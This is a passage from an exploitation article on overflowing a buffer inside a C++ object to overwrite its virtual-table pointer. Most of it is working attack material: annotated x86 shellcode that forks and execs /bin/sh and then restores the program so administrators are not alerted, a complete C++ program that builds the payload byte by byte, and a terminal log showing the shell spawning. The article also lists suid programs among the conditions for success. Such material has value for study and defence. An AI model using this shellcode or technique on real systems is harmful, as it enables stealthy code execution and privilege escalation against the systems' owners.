       C represents bytes of the Buffer of MyClass1.
```

P represents bytes of a pointer to a MyClass1 object class.
X represents bytes of the possible VPTR of the MyClass4 object class.
(it is not necessary to have a VPTR in the class containing the pointer).
Y represent bytes of the VPTR of the MyClass1 object class.

This technique doesn't depend here on the structure of the internal class to the compiler (offset of VPTR), but depend of the structure of the class defined by the programmer, and dus it can even be exploited in programs coming from compilers placing the VPTR at the beginning of the object in memory (for example Visual C++).
Besides, in this case, the MyClass3 object class possibly have been created on the stack (local object), what makes that localization is a lot easier, being given that the address of the object will probably be fixed. However, in this case, it will be necessary that our stack be executable, and not our heap as previously.

We know how to find the values for 2 of the 3 parameters of our BufferOverflow() function (number of VTABLE addresses, and offset of the VPTR) Indeed these 2 parameters can be easily founded in debugging the code of the program, and besides, their value is fixed from on execution to another.
On the other hand, the 1st parameter (address of the object in memory), is more difficult to establish. In fact, we need this address only because we want to place the VTABLE that we created into the buffer.

----| A particular example

Let's suppose that we have a class whose last variable is an exploitable buffer. This means that if we fill this buffer (for example of size N bytes), with N + 4 bytes, we know that we don't have modify anything else in the space memory of the process that the content of our buffer, the VPTR, and the byte following our VPTR (because character 00h).

Perhaps could we take advantage of this situation. But how? We are going to use the buffer, to launch a shellcode, and next to follow the execution of the program! The advantage will be enormous, since the program would not be finished brutally, and dus will not alert someone eventually controlling or logging its execution (administrators...).

Is it possible?
It would be necessary to first execute our shellcode, to rewrite a chain in our buffer, and to restore the stack in the initial state (just before the call of our method). Then, it would only remain us to recall the initial method, so that the program normally continues.

Here are several remarks and problems that we are going to meet:
- it is necessary to completely rewrite our buffer (so that the continuation of the execution uses appropriate values), and therefore to overwrite our own shellcode.
  To avoid it, we are going to copy a part of our shellcode (the smallest part as possible) to another place in memory.
  In this case we are going to copy a part of our shellcode to the stack (we will call this part of code "stackcode"). It should not pose any particularly problems if our stack is executable.
- We had mentioned before a "strange handling", that consisted to add an offset to the address of our object, and to place this result on the stack, what provided the This pointer to the executed method.
  The problem is, that here, the offset that is going to be added to the

address of our object is going to be took in our VTABLE, and that this offset cannot be 0 (because we cannot have 00h bytes in our buffer).
We are going to choose an arbitrary value for this offset, that we will place in our VTABLE, and correct the This value on the stack later, with a corresponding subtraction.
- we are going to make a fork () on our process, to launch the execution of the shell (exec ()), and to wait for its termination (wait ()), to continue our execution of the main program.
- the address where we will continue our execution is constant, because it is the address of the original method (presents in the VTABLE of our object's relative class).
- we know that we can use our EAX register, because this one would be overwritten in any case by our method's return value.
- we cannot include any 00h byte in our buffer. We then should regenerate these bytes (necessary for our strings) at run time.

While applying all these important points, we are going to try to construct a buffer according to the following diagram:

Where: 9 represent NOP bytes (90h).
T represents bytes forming the word of the offset who will be added to the pointer on the stack (strange handling ;).
M represents the address in our buffer of the beginning of our shellcode.
S represents the address in our buffer of the "/bin/sh" string.
0 represented 90h bytes, who will be initialized to 00h at run time (necessary for exec ()).
/bin/sh represents the "/bin/sh" string, without any 00h termination byte.
A represents a byte of our shellcode (principally to run the shell, then to copy the stackcode on the stack and to run it).
B represents a byte of our stackcode (principally to reset our buffer with a new string, and to run the original method to continue the execution of the original program.
newstring represents the "newstring" string, that will be recopied in the buffer after execution of the shell, to continue the execution.
V represents a byte of the VPTR, that must point back to the beginning of our buffer (to our VTABLE).
L represents the byte that will be copy after the VPTR, and that will be a 0hh byte.

In a more detailed manner, here are the content of our shellcode and stackcode:

```
pushl  %ebp                          //save existing EBP
movl   %esp,%ebp                     //stack frame creation
```

```
xorl   %eax,%eax                    //EAX=0
movb   $0x31,%al                    //EAX=$StackCodeSize (size of the code
                                    // who will be copied to the stack)
subl   %eax,%esp                    //creation of a local variable to
                                    // contain our stackcode
pushl  %edi
pushl  %esi
pushl  %edx
pushl  %ecx
pushl  %ebx                         //save registers
pushf                               //save flags
cld                                 //direction flag=incrementation
xorl   %eax,%eax                    //EAX=0
movw   $0x101,%ax                   //EAX=$AddThis (value added for
                                    // calculating This on the stack)
subl   %eax,0x8(%ebp)               //we substract this value from the
                                    // current This value on the stack, to
                                    // restore the original This.
xorl   %eax,%eax                    //EAX=0
movl   $0x804a874,%edi              //EDI=$BufferAddress+$NullOffset
                                    // (address of NULL dword in our
                                    // buffer)
stosl  %eax,%es:(%edi)              //we write this NULL in the buffer
movl   $0x804a87f,%edi              //EDI=$BufferAddress+$BinSh00Offset
                                    // (address of 00h from "/bin/sh")
stosb  %al,%es:(%edi)               //we write this 00h at the end of
                                    // "/bin/sh"
movb   $0x2,%al
int    $0x80                        //fork()
xorl   %edx,%edx                    //EDX=0
cmpl   %edx,%eax
jne    0x804a8c1                    //if EAX=0 then jump to LFATHER
                                    // (EAX=0 if father process)

movb   $0xb,%al                     //else we are the child process
movl   $0x804a878,%ebx              //EBX=$BufferAddress+$BinShOffset
                                    // (address of "/bin/sh")
movl   $0x804a870,%ecx              //ECX=$BufferAddress+$BinShAddressOffset
                                    // (adresse of address of "/bin/sh")
xorl   %edx,%edx                    //EDX=0h (NULL)
int    $0x80                        //exec() "/bin/sh"

LFATHER:
movl   %edx,%esi                    //ESI=0
movl   %edx,%ecx                    //ECX=0
movl   %edx,%ebx                    //EBX=0
notl   %ebx                         //EBX=0xFFFFFFFF
movl   %edx,%eax                    //EAX=0
movb   $0x72,%al                    //EAX=0x72
int    $0x80                        //wait() (wait an exit from the shell)
xorl   %ecx,%ecx                    //ECX=0
movb   $0x31,%cl                    //ECX=$StackCodeSize
movl   $0x804a8e2,%esi              //ESI=$BufferAddress+$StackCodeOffset
                                    // (address of beginning of the
                                    // stackcode)
movl   %ebp,%edi                    //EDI point to the end of or local
                                    // variable
subl   %ecx,%edi                    //EDI point to the beginning of or
                                    // local variable
```

```
movl   %edi,%edx                        //EDX also point to the beginning of
                                        // or local variable
repz movsb %ds:(%esi),%es:(%edi)        //copy our stackcode into our local
                                        // variable on the stack
jmp    *%edx                            //run our stackcode on the stack

stackcode:
movl   $0x804a913,%esi                  //ESI=$BufferAddress+$NewBufferOffset
                                        // (point to the new string we want to
                                        // rewrite in the buffer)
movl   $0x804a860,%edi                  //EDI=$BufferAddress (point to the
                                        // beginning of our buffer)
xorl   %ecx,%ecx                        //ECX=0
movb   $0x9,%cl                         //ECX=$NewBufferSize (length of the
                                        // new string)
repz movsb %ds:(%esi),%es:(%edi)        //copy the new string at the
                                        // beginning of our buffer
xorb   %al,%al                          //AL=0
stosb  %al,%es:(%edi)                   //put a 00h at the end of the string
movl   $0x804a960,%edi                  //EDI=$BufferAddress+$VPTROffset
                                        // (address of VPTR)
movl   $0x8049730,%eax                  //EAX=$VTABLEAddress (adresse of the
                                        // original VTABLE from our class)
movl   %eax,%ebx                        //EBX=$VTABLEAddress
stosl  %eax,%es:(%edi)                  //correct the VPTR to point to the
                                        // original VTABLE
movb   $0x29,%al                        //AL=$LastByte (byte following the
                                        // VPTR in memory)
stosb  %al,%es:(%edi)                   //we correct this byte
movl   0xc(%ebx),%eax                   //EAX=*VTABLEAddress+IAddress*4
                                        // (EAX take the address of the
                                        // original method in the original
                                        // VTABLE).
popf
popl   %ebx
popl   %ecx
popl   %edx
popl   %esi
popl   %edi                             //restore flags and registers
movl   %ebp,%esp
popl   %ebp                             //destroy the stack frame
jmp    *%eax                            //run the original method
```

We now must code a BufferOverflow() function that is going to "compile" us the shellcode and the stackcode, and to create the structure of our buffer.
Here are parameters that we should pass to this function:
- BufferAddress = address of our buffer in memory.
- IAddress = index in the VTABLE of the 1st method that will be executed.
- VPTROffset = offset in our buffer of the VPTR to overwrite.
- AddThis = value that will be added to the This pointer on the stack, because of the "strange handling".
- VTABLEAddress = address of the original VTABLE of our class (coded in the executable).
- *NewBuffer = a pointer to the new chain that we want to place in our buffer to normally continue the program.
- LastByte = the original byte following the VPTR in memory, that is overwritten at the time of the copy of our buffer in the original buffer, because of the 00h.

Here is the resulting code of the program (bo4.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

#define BUFFERSIZE 256

class BaseClass {
private:
 char Buffer[BUFFERSIZE];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer);
 }
};

class MyClass1:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass1: ");
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: ");
  BaseClass::PrintBuffer();
 }
};

char *BufferOverflow(unsigned long BufferAddress,int IAddress,int VPTROffset,
 unsigned short AddThis,unsigned long VTABLEAddress,char *NewBuffer,char LastByte)
{

 char *CBuf;
 unsigned long *LBuf;
 unsigned short *SBuf;
 char BinShSize,ShellCodeSize,StackCodeSize,NewBufferSize;
 unsigned long i,
  MethodAddressOffset,BinShAddressOffset,NullOffset,BinShOffset,BinSh00Offset,
  ShellCodeOffset,StackCodeOffset,
  NewBufferOffset,NewBuffer00Offset,
  LastByteOffset;
 char *BinSh="/bin/sh";

 CBuf=(char*)malloc(VPTROffset+4+1);
 LBuf=(unsigned long*)CBuf;

 BinShSize=(char)strlen(BinSh);
 ShellCodeSize=0x62;
 StackCodeSize=0x91+2-0x62;
```

```
NewBufferSize=(char)strlen(NewBuffer);

MethodAddressOffset=IAddress*4;
BinShAddressOffset=MethodAddressOffset+4;
NullOffset=MethodAddressOffset+8;
BinShOffset=MethodAddressOffset+12;
BinSh00Offset=BinShOffset+(unsigned long)BinShSize;
ShellCodeOffset=BinSh00Offset+1;
StackCodeOffset=ShellCodeOffset+(unsigned long)ShellCodeSize;
NewBufferOffset=StackCodeOffset+(unsigned long)StackCodeSize;
NewBuffer00Offset=NewBufferOffset+(unsigned long)NewBufferSize;
LastByteOffset=VPTROffset+4;

for (i=0;i<VPTROffset;i++) CBuf[i]='\x90'; //NOPs
SBuf=(unsigned short*)&LBuf[2];
*SBuf=AddThis; //added  to the This pointer on the stack

LBuf=(unsigned long*)&CBuf[MethodAddressOffset];
*LBuf=BufferAddress+ShellCodeOffset; //shellcode's address

LBuf=(unsigned long*)&CBuf[BinShAddressOffset];
*LBuf=BufferAddress+BinShOffset; //address of "/bin/sh"

memcpy(&CBuf[BinShOffset],BinSh,BinShSize); //"/bin/sh" string

//shellcode:

i=ShellCodeOffset;
CBuf[i++]='\x55';                                   //pushl %ebp
CBuf[i++]='\x89';CBuf[i++]='\xE5';                  //movl %esp,%ebp
CBuf[i++]='\x31';CBuf[i++]='\xC0';                  //xorl %eax,%eax
CBuf[i++]='\xB0';CBuf[i++]=StackCodeSize;           //movb $StackCodeSize,%al
CBuf[i++]='\x29';CBuf[i++]='\xC4';                  //subl %eax,%esp

CBuf[i++]='\x57';                                   //pushl %edi
CBuf[i++]='\x56';                                   //pushl %esi
CBuf[i++]='\x52';                                   //pushl %edx
CBuf[i++]='\x51';                                   //pushl %ecx
CBuf[i++]='\x53';                                   //pushl %ebx
CBuf[i++]='\x9C';                                   //pushf

CBuf[i++]='\xFC';                                   //cld

CBuf[i++]='\x31';CBuf[i++]='\xC0';                  //xorl %eax,%eax
CBuf[i++]='\x66';CBuf[i++]='\xB8';                  //movw $AddThis,%ax
SBuf=(unsigned short*)&CBuf[i];*SBuf=AddThis;i=i+2;
CBuf[i++]='\x29';CBuf[i++]='\x45';CBuf[i++]='\x08'; //subl %eax,0x8(%ebp)

CBuf[i++]='\x31';CBuf[i++]='\xC0';                  //xorl %eax,%eax

CBuf[i++]='\xBF';                          //movl $BufferAddress+$NullOffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NullOffset;i=i+4;
CBuf[i++]='\xAB';                                   //stosl %eax,%es:(%edi)

CBuf[i++]='\xBF';                       //movl $BufferAddress+$BinSh00Offset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinSh00Offset;i=i+4;
CBuf[i++]='\xAA';                                   //stosb %al,%es:(%edi)

CBuf[i++]='\xB0';CBuf[i++]='\x02';                  //movb $0x2,%al
```

```
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (fork())

CBuf[i++]='\x31';CBuf[i++]='\xD2';                  //xorl %edx,%edx
CBuf[i++]='\x39';CBuf[i++]='\xD0';                  //cmpl %edx,%eax
CBuf[i++]='\x75';CBuf[i++]='\x10';                  //jnz +$0x10 (-> LFATHER)

CBuf[i++]='\xB0';CBuf[i++]='\x0B';                  //movb $0xB,%al
CBuf[i++]='\xBB';                        //movl $BufferAddress+$BinShOffset,%ebx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShOffset;i=i+4;
CBuf[i++]='\xB9';                 //movl $BufferAddress+$BinShAddressOffset,%ecx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShAddressOffset;i=i+4;
CBuf[i++]='\x31';CBuf[i++]='\xD2';                  //xorl %edx,%edx
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (execve())

                                                    //LFATHER:
CBuf[i++]='\x89';CBuf[i++]='\xD6';                  //movl %edx,%esi
CBuf[i++]='\x89';CBuf[i++]='\xD1';                  //movl %edx,%ecx
CBuf[i++]='\x89';CBuf[i++]='\xD3';                  //movl %edx,%ebx
CBuf[i++]='\xF7';CBuf[i++]='\xD3';                  //notl %ebx
CBuf[i++]='\x89';CBuf[i++]='\xD0';                  //movl %edx,%eax
CBuf[i++]='\xB0';CBuf[i++]='\x72';                  //movb $0x72,%al
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (wait())

CBuf[i++]='\x31';CBuf[i++]='\xC9';                  //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]=StackCodeSize;           //movb $StackCodeSize,%cl

CBuf[i++]='\xBE';                    //movl $BufferAddress+$StackCodeOffset,%esi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+StackCodeOffset;i=i+4;

CBuf[i++]='\x89';CBuf[i++]='\xEF';                  //movl %ebp,%edi
CBuf[i++]='\x29';CBuf[i++]='\xCF';                  //subl %ecx,%edi
CBuf[i++]='\x89';CBuf[i++]='\xFA';                  //movl %edi,%edx

CBuf[i++]='\xF3';CBuf[i++]='\xA4';           //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\xFF';CBuf[i++]='\xE2';                  //jmp *%edx (stackcode)

//stackcode:

CBuf[i++]='\xBE';                    //movl $BufferAddress+$NewBufferOffset,%esi

LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NewBufferOffset;i=i+4;
CBuf[i++]='\xBF';                                   //movl $BufferAddress,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress;i=i+4;
CBuf[i++]='\x31';CBuf[i++]='\xC9';                  //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]=NewBufferSize;           //movb $NewBufferSize,%cl
CBuf[i++]='\xF3';CBuf[i++]='\xA4';           //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\x30';CBuf[i++]='\xC0';                  //xorb %al,%al
CBuf[i++]='\xAA';                                   //stosb %al,%es:(%edi)

CBuf[i++]='\xBF';                         //movl $BufferAddress+$VPTROffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+VPTROffset;i=i+4;
CBuf[i++]='\xB8';                                   //movl $VTABLEAddress,%eax
LBuf=(unsigned long*)&CBuf[i];*LBuf=VTABLEAddress;i=i+4;
CBuf[i++]='\x89';CBuf[i++]='\xC3';                  //movl %eax,%ebx
CBuf[i++]='\xAB';                                   //stosl %eax,%es:(%edi)

CBuf[i++]='\xB0';CBuf[i++]=LastByte;                //movb $LastByte,%al
```

```
 CBuf[i++]='\xAA';                                    //stosb %al,%es:(%edi)

 CBuf[i++]='\x8B';CBuf[i++]='\x43';
 CBuf[i++]=(char)4*IAddress;                        //movl $4*Iaddress(%ebx),%eax

 CBuf[i++]='\x9D';                                    //popf
 CBuf[i++]='\x5B';                                    //popl %ebx
 CBuf[i++]='\x59';                                    //popl %ecx
 CBuf[i++]='\x5A';                                    //popl %edx
 CBuf[i++]='\x5E';                                    //popl %esi
 CBuf[i++]='\x5F';                                    //popl %edi

 CBuf[i++]='\x89';CBuf[i++]='\xEC';                   //movl %ebp,%esp
 CBuf[i++]='\x5D';                                    //popl %ebp

 CBuf[i++]='\xFF';CBuf[i++]='\xE0';                   //jmp *%eax

 memcpy(&CBuf[NewBufferOffset],NewBuffer,(unsigned long)NewBufferSize);
  //insert the new string into the buffer

 LBuf=(unsigned long*)&CBuf[VPTROffset];
 *LBuf=BufferAddress; //address of our VTABLE

 CBuf[LastByteOffset]=0; //last byte (for strcpy())

 return CBuf;
}

void main() {
 BaseClass *Object[2];
 unsigned long *VTABLEAddress;

 Object[0]=new MyClass1;
 Object[1]=new MyClass2;

 printf("Object[0] address = %X\n",(unsigned long)&(*Object[0]));
 VTABLEAddress=(unsigned long*) ((char*)&(*Object[0])+256);
 printf("VTable address = %X\n",*VTABLEAddress);

 Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),3,BUFFERSIZE,
  0x0101,*VTABLEAddress,"newstring",0x29));

 Object[1]->SetBuffer("string2");
 Object[0]->PrintBuffer();
 Object[1]->PrintBuffer();
}
```

Now, we are ready to compile and to check...

```
rix@pentium:~/BO > gcc -o bo4 bo4.cpp
rix@pentium:~/BO > bo4
adresse Object[0] = 804A860
adresse VTable = 8049730
sh-2.02$ exit
exit
MyClass1: newstring
MyClass2: string2
rix@pentium:~/BO >
```

And as foreseen, our shell executes himself, then the program continue its execution, with a new string in the buffer ("newstring ")!!!

Conclusion
==========
To summarize, let's note that the basis technique requires the following conditions for success:
- a buffer of a certain minimal size
- suid program
- executable heap and/or executable stack (according to techniques)
- to know the address of the beginning of the buffer (on the heap or on the stack)
- to know the offset from the beginning of the buffer of the VPTR (fixed for all executions)
- to know the offset in the VTABLE of the pointer to the 1st method executed after the overflow (fixed for all executions)
- to know the address of the VTABLE if we want to continue the execution of the program correctly.

I hope this article will have once again show you how pointers (more and more used in modern programming) can be very dangerous in some particular cases.

We notice that some languages as powerful as C++, always include some weakness, and that this is not with a particular language or tools that a program becomes secured, but mainly because of the knowledge and expertise of its conceivers...

Thanks to: route, klog, mayhem, nite, darkbug.

|EOF|----------|